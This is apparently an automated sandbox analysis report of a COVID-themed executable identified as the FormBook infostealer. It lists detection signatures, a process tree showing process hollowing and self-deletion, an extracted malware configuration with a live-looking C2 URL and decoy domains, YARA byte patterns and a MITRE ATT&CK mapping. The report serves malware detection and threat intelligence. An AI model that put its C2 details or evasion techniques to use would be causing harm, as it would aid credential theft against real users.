ID: 425178
Sample Name: COVID-19-Related Requirements.exe
Cookbook: default.jbs
Time: 19:57:40
Date: 26/05/2021
Version: 32.0.0 Black Diamond

Table of Contents

Copyright Joe Security LLC 2021

Copyright Joe Security LLC 2021


Analysis Report COVID-19-Related Requirements.exe

Overview


General Information

Sample Name:	COVID-19-Related Requirements.exe
Analysis ID:	425178
MD5:	7efd588df5d9183..
SHA1:	de98b083ed7e8b..
SHA256:	de0011128191ba..
Tags:	COVID-19 exe Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…
- Queues an APC in another process …
- Sample uses process hollowing tech…
- Tries to detect sandboxes and other…

Classification



Process Tree

- **System is w10x64**
- COVID-19-Related Requirements.exe (PID: 6852 cmdline: 'C:\Users\user\Desktop\COVID-19-Related Requirements.exe' MD5: 7EFD588DF5D918372C111708F02CC3CE)
  - COVID-19-Related Requirements.exe (PID: 6884 cmdline: {path} MD5: 7EFD588DF5D918372C111708F02CC3CE)
  - COVID-19-Related Requirements.exe (PID: 7004 cmdline: {path} MD5: 7EFD588DF5D918372C111708F02CC3CE)
  - COVID-19-Related Requirements.exe (PID: 6964 cmdline: {path} MD5: 7EFD588DF5D918372C111708F02CC3CE)
    - explorer.exe (PID: 3440 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - wscript.exe (PID: 4112 cmdline: C:\Windows\SysWOW64\wscript.exe MD5: 7075DD7B9BE8807FCA93ACD86F724884)
        - cmd.exe (PID: 5768 cmdline: /c del 'C:\Users\user\Desktop\COVID-19-Related Requirements.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 1340 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.tiffanysbeautybling.com/cgsp/"
  ],
  "decoy": [
    "dzxcsy.com",
    "communication-digitale.net",
    "darkspot.pro",
    "neighborschoicefranchise.com",
    "mujeresaprendices.com",
    "ryanita.com",
    "karmelbali.com",
    "lengzu.net",
    "archoneshop.com",
    "auszeit-online.com",
    "incredikit.com",
    "theostermangroup.com",
    "challengesbringsuccess.com",
    "thegoddogcure.com",
    "missshalae.com",
    "mulherviaje.com",
    "danieljosephmuldoon.com",
    "plantitasmke.com",
    "lyson.info",
    "boardwalkcafebeaufort.com",
    "genesisdrumco.com",
    "bynature4nature.com",
    "notesfromthelovewars.com",
    "klimabeyazesyatamiri.xyz",
    "micatholics4biden.com",
    "epicdentalacademy.com",
    "lucrarsemfronteiras.com",
    "fmgurbanoutlet.com",
    "tonkuik.fyi",
    "sfypband.com",
    "aspeneaterys.com",
    "obzophigkr.net",
    "portablesteamsaunas.com",
    "clubroyals.com",
    "658194.com",
    "samuelhere.com",
    "footfull.info",
    "riptidetutorials.com",
    "catanetwork.com",
    "nocodecrypto.com",
    "kisukine.com",
    "tag-less-poets.com",
    "juxrams.info",
    "thebrandvoicemagazine.com",
    "montanablogs.com",
    "productos-photon.com",
    "aibetech.com",
    "wg101.com",
    "coefficientinsurence.com",
    "arinasystem.com",
    "elgrabador.com",
    "thewanderers.info",
    "openbracketindia.com",
    "saya-pai.com",
    "healthyskepticmd.com",
    "lumberlandjsc.xyz",
    "chanelkonferenz.online",
    "ajretrobg.com",
    "libittu.com",
    "oneroofingnearme.com",
    "pyd.xyz",
    "aikookuyama1.com",
    "partners-net.com",
    "imrichardallan.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000F.00000002.481749515.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0000000F.00000002.481749515.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000F.00000002.481749515.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18419:$sqlite3step: 68 34 1C 7B E1 • 0x1852c:$sqlite3step: 68 34 1C 7B E1 • 0x18448:$sqlite3text: 68 38 2A 90 C5 • 0x1856d:$sqlite3text: 68 38 2A 90 C5 • 0x1845b:$sqlite3blob: 68 53 D8 7F 8C • 0x18583:$sqlite3blob: 68 53 D8 7F 8C
0000000F.00000002.484219002.0000000001960000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000F.00000002.484219002.0000000001960000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 17 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
15.2.COVID-19-Related Requirements.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
15.2.COVID-19-Related Requirements.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
15.2.COVID-19-Related Requirements.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18419:$sqlite3step: 68 34 1C 7B E1 • 0x1852c:$sqlite3step: 68 34 1C 7B E1 • 0x18448:$sqlite3text: 68 38 2A 90 C5 • 0x1856d:$sqlite3text: 68 38 2A 90 C5 • 0x1845b:$sqlite3blob: 68 53 D8 7F 8C • 0x18583:$sqlite3blob: 68 53 D8 7F 8C
15.2.COVID-19-Related Requirements.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
15.2.COVID-19-Related Requirements.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a6f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b6fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Copyright Joe Security LLC 2021

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

Copyright Joe Security LLC 2021

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 2 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop o Insecure Network Communicat
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 Redirect Phc Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 3 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poin
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
COVID-19-Related Requirements.exe	23%	Virustotal		Browse
COVID-19-Related Requirements.exe	26%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
COVID-19-Related Requirements.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
15.2.COVID-19-Related Requirements.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.portablesteamsaunas.com	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.fontbureau.commQ	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.fontbureau.comcom	0%	URL Reputation	safe	
http://www.fontbureau.comcom	0%	URL Reputation	safe	
http://www.fontbureau.comcom	0%	URL Reputation	safe	
http://www.fontbureau.comcom	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.portablesteamsaunas.com/	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
www.tiffanysbeautybling.com/cgsp/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.portablesteamsaunas.com	52.58.78.16	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.tiffanysbeautybling.com/cgsp/	true	• Avira URL Cloud: safe	low


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.autoitscript.com/autoit3/J	explorer.exe, 00000010.00000000.435521033.000000000095C000.00000004.00000020.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	COVID-19-Related Requirements.exe, 00000001.00000002.439653802.0000000006280000.00000002.00000001.sdmp, explorer.exe, 00000010.00000000.464256328.000000000B1A0000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	COVID-19-Related Requirements.exe, 00000001.00000002.439653802.0000000006280000.00000002.00000001.sdmp, explorer.exe, 00000010.00000000.464256328.000000000B1A0000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	COVID-19-Related Requirements.exe, 00000001.00000002.439653802.0000000006280000.00000002.00000001.sdmp, explorer.exe, 00000010.00000000.464256328.000000000B1A0000.00000002.00000001.sdmp	false		high
http://www.portablesteamsaunas.com	wscript.exe, 00000013.00000002.600969129.000000000579F000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/?	COVID-19-Related Requirements.exe, 00000001.00000002.439653802.0000000006280000.00000002.00000001.sdmp, explorer.exe, 00000010.00000000.464256328.000000000B1A0000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	COVID-19-Related Requirements.exe, 00000001.00000002.439653802.0000000006280000.00000002.00000001.sdmp, explorer.exe, 00000010.00000000.464256328.000000000B1A0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	COVID-19-Related Requirements.exe, 00000001.00000002.439653802.0000000006280000.00000002.00000001.sdmp, explorer.exe, 00000010.00000000.464256328.000000000B1A0000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.tiro.com	explorer.exe, 00000010.0000000 0.464256328.000000000B1A0000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.imgur.com/oauth2/authorize?client_id=	COVID-19-Related Requirements.exe	false		high
http://www.fontbureau.com/designers	explorer.exe, 00000010.0000000 0.464256328.000000000B1A0000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	COVID-19-Related Requirements.exe, 00000001.00000002.4396538 02.0000000006280000.00000002.0 0000001.sdmp, explorer.exe, 00 000010.00000000.464256328.0000 00000B1A0000.00000002.00000001 .sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
